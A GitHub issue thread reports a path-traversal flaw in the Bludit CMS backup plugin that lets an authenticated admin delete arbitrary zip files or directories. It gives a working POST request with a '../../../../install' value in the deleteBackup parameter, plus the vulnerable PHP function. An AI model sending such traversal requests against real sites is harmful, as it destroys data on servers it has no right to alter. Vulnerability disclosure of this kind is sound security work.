

New issue

Jump to bottom


## Arbitrary zip file deletion vulnerability in backup plugin #1246

🔒 Closed zongdeiqianxing opened this issue on Jul 30, 2020 · 6 comments

zongdeiqianxing commented on Jul 30, 2020 · edited

bludit v3.13.1 has a arbitrary zip file deletion vulnerability in backup plugin .

1 put a 'install.zip' in root directory



2 replace cookie and tokenCSRF and repeat the post data .

```
POST /admin/configure-plugin/pluginBackup HTTP/1.1
Host: 10.150.10.170
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:67.0) Gecko/20100101 Firefox/67.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 92
Connection: close
Referer: http://10.150.10.170/admin/configure-plugin/pluginBackup
Cookie: FreeCMS_loginName=admin; BLUDIT-KEY=bo3bjk7meenma4eg7r4qjnnr4
Upgrade-Insecure-Requests: 1

tokenCSRF=82d75f6e2e987037d9d31814c235966de4c41e3e&backupFile=&deleteBackup=../../../../install
```

3 can see the install.zip had deleted .

名称	修改日期	类型	大小
.github	2020/7/24 10:13	文件夹	
bl-content	2020/7/24 10:13	文件夹	
bl-kernel	2020/7/24 10:13	文件夹	
bl-languages	2020/7/24 10:13	文件夹	
bl-plugins	2020/7/24 10:13	文件夹	
bl-themes	2020/7/24 10:13	文件夹	
.gitignore	2020/7/22 5:25	GITIGNORE 文件	1 KB
.htaccess	2020/7/24 10:13	HTACCESS 文件	1 KB
index.php	2020/7/22 5:25	PHP 文件	1 KB
install - 副本.zip	2020/7/24 16:12	360压缩 ZIP 文件	7 KB
install.php	2020/7/22 5:25	PHP 文件	20 KB
LICENSE	2020/7/22 5:25	文件	2 KB
README.md	2020/7/22 5:25	MD 文件	4 KB

clickwork-git commented on Aug 1, 2020

Contributor

Can you please explain the issue.

zongdeiqianxing commented on Aug 1, 2020

Author

```

289 public function deleteBackup($filename)
290 {
291     global $L;
292
293     if ($this->zip) {
294         // Zip format
295         $tmp = $this->workspace().$filename.'.zip';
296         $status = Filesystem::rmfile($tmp);
297     } else {
298         // Directory format
299         $tmp = $this->workspace().$filename;
300         $status = Filesystem::deleteRecursive($tmp);
301     }
302
303     if ($status) {
304         return $this->response(200, sprintf($L->get("The Backup '%s' could be deleted successfully."), $filename));
305     }
306     return $this->response(400, sprintf($L->get("The Backup '%s' could not be deleted."), $filename));
307 }
308

```

File path is not filtered when deleting backup files in backup plugin .

clickwork-git commented on Aug 2, 2020

Contributor

Sorry, you still haven't explained the issue. Please look how the script works.

zongdeiqianxing commented on Aug 2, 2020

Author

it just is a post data . you also can use hackbar plugin in firefox to send post data 'tokenCSRF=82d75f6e2e987037d9d31814c235966de4c41e3e&backupFile=&deleteBackup=../../install' , and you can replace deleteBackup's value to delete other zip files .

ghost commented on Oct 1, 2020

Just looked into it. If php zip extension is enabled, you can delete arbitrary zips, otherwise you can delete arbitrary directories with this exploit.


So, if your bludit admin access is compromised, hacker can remove non bludit folders owned by the web server i.e other web directories/apps as well.

dignajar commented on Feb 22

Member

Hello, with the new version of Bludit v4.0 rc1, I would like to close the old Github issues. If you feel that your issue is not resolved in the latest version, create a new ticket.

- Help and Support use the Forum <https://forum.bludit.org>
- Bugs and new requests here in Github <https://github.com/bludit/bludit/issues>

 dignajar closed this as completed on Feb 22

Assignees

No one assigned

Labels

None yet

Milestone

No milestone

Development

No branches or pull requests

3 participants

